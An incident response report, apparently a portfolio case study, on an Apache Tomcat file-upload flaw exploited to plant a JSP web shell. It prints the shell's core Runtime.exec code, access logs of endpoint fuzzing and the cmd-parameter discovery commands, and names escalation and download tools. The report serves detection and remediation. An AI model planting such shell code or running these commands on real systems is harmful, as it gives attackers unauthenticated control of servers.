

INCIDENT RESPONSE & FORENSICS REPORT

Apache Tomcat Arbitrary File Upload & JSP Web Shell Execution

Digital Forensics & Incident Response Case Study | Prepared for Portfolio Use

Ediz YURDAGÜL | edizyurdagul@hotmail.com

Incident Title	Apache Tomcat Arbitrary File Upload & JSP Web Shell Execution
Classification	True Positive — Compromised (Discovery Phase)
Severity	High
Status	Contained
Target System	Windows Server — Apache Tomcat (XAMPP)
Target Directory	C:\xampp\tomcat\webapps\ROOT\uploads\
Incident Date	January 10, 2025
Attacker IP	3.144.85.113

1. Executive Summary

On January 10, 2025, an external attacker exploited an unauthenticated file upload feature (/upload.jsp) on a public-facing Apache Tomcat server. The attacker uploaded a malicious JSP web shell called file.jsp into the web-accessible uploads folder, which gave them the ability to run any command on the server directly from a web browser — no login required.

After confirming the shell worked, the attacker ran a handful of "who am I / what's here" commands (whoami, net user, whoami /priv, tasklist) to understand what account they landed on, what other users exist, what privileges they have, and what security software is running.

The good news: the investigation found no evidence the attacker went any further than this information-gathering stage. No new accounts were created, no privilege escalation exploit was run, and no additional malware was dropped. The host was isolated, the malicious file was removed, and the hash was confirmed as a known web shell family via VirusTotal (37/60 vendors).

2. Incident Overview & Metadata

Incident Title	Apache Tomcat Arbitrary File Upload & JSP Web Shell Execution
Classification	True Positive — Compromised (Discovery Phase)
Severity	High
Status	Contained
Analyst	Ediz YURDAGÜL (Tier-1 / Tier-2 SOC Analyst)

Target System	Windows Server — Apache Tomcat (XAMPP)
Vulnerable Endpoint	/upload.jsp
Attacker IP	3.144.85.113
Malicious Artifact	file.jsp (JSP Web Shell)
Artifact SHA256	598B38F44564565E0E76AA604F915AD88A20A8D5B5827151E681C8866B7EA8B0
VirusTotal Detection	37 / 60 vendors — trojan.webshell/java

3. Threat Actor TTPs — MITRE ATT&CK Mapping

Tactic	Technique	Evidence
Reconnaissance	T1595.003 — Active Scanning: Wordlist Scanning	Fuzzing of upload-related filenames at 13:40:02
Initial Access	T1190 — Exploit Public-Facing Application	Unauthenticated upload of an executable JSP via /upload.jsp
Execution	T1505.003 — Server Software Component: Web Shell	file.jsp deployed and repeatedly invoked
Execution	T1059.003 — Windows Command Shell	Commands relayed to cmd.exe via Runtime.exec()
Persistence	T1505.003 — Server Software Component: Web Shell	Shell file remains on disk as a standing backdoor
Discovery	T1033 — System Owner/User Discovery	whoami at 13:53:49
Discovery	T1087.001 — Account Discovery: Local Account	net user at 13:54:01
Discovery	T1069.001 — Permission Groups Discovery	whoami /priv at 13:54:11
Discovery	T1057 — Process Discovery	tasklist at 13:54:23

Note: Privilege Escalation (TA0004) is intentionally not mapped here — see Section 6 for the reasoning.

4. Step-by-Step Technical Analysis & Attack Timeline

Stage 1 — Reconnaissance (13:39:38 - 13:40:12)

The attacker fuzzed the web root for common upload-handler filenames. Most attempts returned 404, but two requests stood out: /upload.jsp returned HTTP 200 (a live upload handler), and //uploads/ also returned HTTP 200 with a full directory listing — telling the attacker exactly where uploaded files would land.


```
GET /fileupload.jsp -> 404
GET /upload.jsp -> 200 1442 <-- ENDPOINT FOUND
GET //uploads/ -> 200 4763 <-- DIRECTORY LISTED
```

```
upload.jsp localhost_access_log.2025-01-10.txt file.jsp
3.144.85.113 - - [10/Jan/2025:13:39:38 +0000] "GET / HTTP/1.1" 404 751
3.144.85.113 - - [10/Jan/2025:13:39:38 +0000] "GET /favicon.ico HTTP/1.1" 404 762
3.144.85.113 - - [10/Jan/2025:13:40:02 +0000] "GET /randomfile1 HTTP/1.1" 404 762
3.144.85.113 - - [10/Jan/2025:13:40:02 +0000] "GET /frand2 HTTP/1.1" 404 757
3.144.85.113 - - [10/Jan/2025:13:40:02 +0000] "GET /fileupload.jsp HTTP/1.1" 404 765
3.144.85.113 - - [10/Jan/2025:13:40:02 +0000] "GET /uploadfile.jsp HTTP/1.1" 404 765
3.144.85.113 - - [10/Jan/2025:13:40:02 +0000] "GET /file_upload.jsp HTTP/1.1" 404 766
3.144.85.113 - - [10/Jan/2025:13:40:02 +0000] "GET /uploads.jsp HTTP/1.1" 404 762
3.144.85.113 - - [10/Jan/2025:13:40:02 +0000] "GET /uploadhandler.jsp HTTP/1.1" 404 768
3.144.85.113 - - [10/Jan/2025:13:40:02 +0000] "GET /fileuploader.jsp HTTP/1.1" 404 767
3.144.85.113 - - [10/Jan/2025:13:40:02 +0000] "GET /upload.jsp HTTP/1.1" 200 1442
3.144.85.113 - - [10/Jan/2025:13:40:02 +0000] "GET /upload.jsp HTTP/1.1" 404 762
3.144.85.113 - - [10/Jan/2025:13:40:02 +0000] "GET /uploadform.jsp HTTP/1.1" 404 765
3.144.85.113 - - [10/Jan/2025:13:40:02 +0000] "GET /uploader.jsp HTTP/1.1" 404 763
3.144.85.113 - - [10/Jan/2025:13:40:02 +0000] "GET /filemanager.jsp HTTP/1.1" 404 766
3.144.85.113 - - [10/Jan/2025:13:40:12 +0000] "GET /randomfile1 HTTP/1.1" 404 762
3.144.85.113 - - [10/Jan/2025:13:40:12 +0000] "GET /frand2 HTTP/1.1" 404 757
3.144.85.113 - - [10/Jan/2025:13:40:12 +0000] "GET //fileuploads/ HTTP/1.1" 404 772
3.144.85.113 - - [10/Jan/2025:13:40:12 +0000] "GET //media/uploads/ HTTP/1.1" 404 778
3.144.85.113 - - [10/Jan/2025:13:40:12 +0000] "GET //files/ HTTP/1.1" 404 766
3.144.85.113 - - [10/Jan/2025:13:40:12 +0000] "GET //uploads/ HTTP/1.1" 200 4763
3.144.85.113 - - [10/Jan/2025:13:40:12 +0000] "GET //uploads HTTP/1.1" 404 764
3.144.85.113 - - [10/Jan/2025:13:40:12 +0000] "GET //uploads/files/ HTTP/1.1" 404 752
3.144.85.113 - - [10/Jan/2025:13:40:12 +0000] "GET //uploads/images/ HTTP/1.1" 404 753
3.144.85.113 - - [10/Jan/2025:13:40:12 +0000] "GET //uploads/l.jsp HTTP/1.1" 404 747
3.144.85.113 - - [10/Jan/2025:13:40:12 +0000] "GET //uploads/2.jsp HTTP/1.1" 404 747
3.144.85.113 - - [10/Jan/2025:13:40:12 +0000] "GET //uploads/a.jsp HTTP/1.1" 404 747
3.144.85.113 - - [10/Jan/2025:13:40:13 +0000] "GET //uploads/file.jsp HTTP/1.1" 200 -
3.144.85.113 - - [10/Jan/2025:13:40:43 +0000] "GET /upload.jsp HTTP/1.1" 200 1442
3.144.85.113 - - [10/Jan/2025:13:42:26 +0000] "GET /upload.jsp HTTP/1.1" 200 1442
3.144.85.113 - - [10/Jan/2025:13:42:27 +0000] "GET /upload.jsp HTTP/1.1" 200 1442
3.144.85.113 - - [10/Jan/2025:13:44:31 +0000] "GET /upload.jsp HTTP/1.1" 200 1442
95.214.55.226 - - [10/Jan/2025:13:46:05 +0000] "GET / HTTP/1.1" 404 751
```

localhost_access_log — fuzzing sequence and the two HTTP 200 responses that gave the attacker a foothold

Stage 2 — Initial Access / Exploitation (13:51:32)

The attacker sent a POST request to /upload.jsp carrying the malicious file.jsp payload. Because the handler performed no extension filtering or content validation, the file was saved directly into the public, script-executable uploads/ directory.



uploads/ directory on the compromised host — file.jsp successfully written to a web-servable location

Stage 3 — Execution / Shell Activation (13:52:56)

The attacker requested /uploads/file.jsp directly with no parameters, confirming Tomcat would render the JSP as active code rather than serve it as plain text — full server-side code execution confirmed.

Stage 4 — Discovery / Post-Exploitation (13:53:49 – 13:54:23)


A tight, 34-second sequence of discovery commands followed, each passed through the shell's cmd parameter:

```
13:53:49 GET /uploads/file.jsp?cmd=whoami 200 211 bytes
13:54:01 GET /uploads/file.jsp?cmd=net+user 200 471 bytes
13:54:11 GET /uploads/file.jsp?cmd=whoami+-priv 200 1143 bytes
13:54:23 GET /uploads/file.jsp?cmd=tasklist 200 9489 bytes
```

This is a textbook discovery sequence: identity, then account landscape, then privilege ceiling, then defensive tooling — an attacker building situational awareness before deciding on next steps.

5. Static Analysis of Malicious Artifact — file.jsp

file.jsp is a minimal, unobfuscated command-execution web shell, roughly 1 KB in size.



Full source of file.jsp as recovered from the compromised uploads/ directory

Core code:

```
<INPUT TYPE="text" NAME="cmd">

if (request.getParameter("cmd") != null) {
    Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    // output streamed back into the HTTP response
}
```

- Delivery: a simple HTML form takes a free-text "cmd" parameter over HTTP GET — no special tooling needed to use it.
- Execution: Runtime.getRuntime().exec() passes the raw input straight to the OS shell — no validation, no allow-list, no sanitization.

- Output: command results are streamed back into the web page, giving the attacker a full interactive terminal over HTTP.
- Privilege context: every command runs with the OS-level privileges of the Tomcat service account, not the attacker's own — authentication is bypassed entirely.

Hash verification:

```
Get-FileHash -Algorithm SHA256 "C:\xampp\tomcat\webapps\ROOT\uploads\file.jsp"
-> 598B38F44564565E0E76AA604F915AD88A20A8D5B5827151E681C8866B7EA8B0
```

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd..
PS C:\Windows> cd..
PS C:\> Get-FileHash -Algorithm SHA256 "C:\xampp\tomcat\webapps\ROOT\uploads\file.jsp"

Algorithm      Hash
-----
SHA256         598B38F44564565E0E76AA604F915AD88A20A8D5B5827151E681C8866B7EA8B0
Path
-----
               C:\xampp\tomcat\webapps\ROOT\...

PS C:\>
```

PowerShell SHA256 hash verification of the malicious file.jsp artifact

Threat intelligence correlation (VirusTotal):

The hash was submitted to VirusTotal to independently confirm the artifact is a known, catalogued threat rather than a bespoke or benign script.

598B38F44564565E0E76AA604F915AD88A20A8D5B5827151E681C8866B7EA8B0

37/60 security vendors flagged this file as malicious

Size: 722 B | Last Analysis Date: 2 months ago

Popular threat label: trojan.webshell/java

Threat categories: trojan, hacktool

Family labels: webshell, java, smjsp

Security vendors' analysis:

Ahnlab-V3	WebShell/JS/Generic.S1372	AllCloud	Backdoor/Win/Webshell.K
ALYac	Generic.JSPWebShell.X.29A6F04B	Arcabit	Generic.JSPWebShell.X.29A6F04B
Avast	PHPWebShell-P [Trj]	AVG	PHPWebShell-P [Trj]
Avira (no cloud)	TR/PHPWebShell.P	BitDefender	Generic.JSPWebShell.X.29A6F04B
CTX	Asp.webshell.java	Cynet	Malicious (score: 99)
DrWeb	Java.WebShell.12	Emisoft	Generic.JSPWebShell.X.29A6F04B (B)
eScan	Generic.JSPWebShell.X.29A6F04B	ESET-NOD32	ASP/Webshell.K Trojan
Fortinet	W32/WebShell.Ptr	GData	Script.Trojan.Webshell.M
Google	Detected	Huorong	HEUR.Backdoor/JSPWebShell.a

VirusTotal — 37/60 security vendors flag the hash as malicious (trojan.webshell/java)

- Detection rate: 37 out of 60 vendors flagged the file as malicious.
- Popular threat label: trojan.webshell/java — independently confirming the code-review classification.
- Family labels: webshell, java, smjsp. Categories: trojan, hacktool.

6. Privilege Escalation & Persistence Assessment

A key question in this case: did the attacker escalate privileges or dig in deeper? Based on the full timeline, the answer is no — and it's worth being precise about why, rather than assuming the worst from one suspicious-looking command.

Running "whoami /priv" is a discovery step — it lists privileges the current session already has (like `SeImpersonatePrivilege`). It tells the attacker what might be exploitable next; it does not, by itself, exploit anything. Real privilege escalation would need a follow-up action — a known token-impersonation exploit, a vulnerable service abuse, a new scheduled task, or similar — and none of that appears anywhere in the log.

- No escalation tooling (`PrintSpoofer`, `JuicyPotato`, `sc create`, `schtasks /create`) appears in the logs.
- No new user or administrator accounts were created.
- No secondary payload download (`certutil`, `powershell -enc`, `curl`, `bitsadmin`) follows the discovery commands.
- The command sequence ends cleanly after `tasklist` — consistent with the attacker pausing to review findings rather than continuing an active escalation chain.

The only persistence observed is the web shell file itself (MITRE T1505.003): as long as `file.jsp` sits in the `public uploads/` folder, anyone who finds that path has unauthenticated code execution — independent of any session state. No registry run keys, scheduled tasks, or new services were found.

Conclusion: the incident is correctly scoped to Execution and Discovery. The attacker had the access needed to attempt privilege escalation, but no evidence shows they acted on it before containment.

7. Containment, Eradication & Remediation

Containment (Completed)

- Blocked inbound traffic from 3.144.85.113 at the perimeter firewall (explicit DROP rule).
- Removed `file.jsp` from the `uploads/` directory; preserved a forensic copy before deletion.
- Restarted the Tomcat service to clear any in-memory shell state.

Eradication

- Full review of `webapps/ROOT/` for other recently-modified or unexpected files.
- Reviewed Tomcat and Windows Security logs for the affected window to rule out new accounts, tasks, or services.

Remediation / Hardening

- Disable script execution in the `uploads/` directory — serve it as static content only.
- Whitelist safe file extensions and validate real file content (magic-byte/MIME check), not just the client-supplied name.
- Store uploaded files under random, non-guessable filenames, outside the public webroot.
- Disable directory listing so folders like `uploads/` can never be browsed directly.
- Run the Tomcat service under a dedicated, low-privilege account.
- Deploy WAF rules to catch JSP/PHP/ASPX upload attempts and rapid endpoint-fuzzing patterns.

8. Indicators of Compromise (IOCs)

Type	Value	Context
------	-------	---------

Attacker IP	3.144.85.113	Source of all activity
Vulnerable Endpoint	/upload.jsp	Exploited for initial access
Malicious File	file.jsp	JSP web shell
File Path	C:\xampp\tomcat\webapps\R00T\uploads\file.jsp	Location on disk
SHA256 Hash	598B38F44564565E0E76AA604F915AD88A20A8D5B5827151E681C8866B7EA8B0	Web shell binary hash
Threat Label	trojan.webshell/java (37/60 on VT)	VirusTotal verdict
Exposed Directory	//uploads/	Publicly listable directory
Malicious Parameter	cmd (HTTP GET on file.jsp)	Command-injection parameter

9. Lessons Learned & Recommendations

- Never trust client-supplied file extensions or filenames — validate actual content, not the label.
- Uploaded content should never be executable by the web server; separate upload storage from script-execution paths entirely.
- Disable directory listing everywhere — it turned this attacker's fuzzing phase into a guided tour.
- A whoami -> net user -> whoami /priv -> tasklist sequence within seconds of a single web request is a strong, cheap-to-detect behavioral signature worth alerting on directly.
- Treat every internet-facing upload feature as a high-value target by default, regardless of how obscure the path seems.

— End of Report —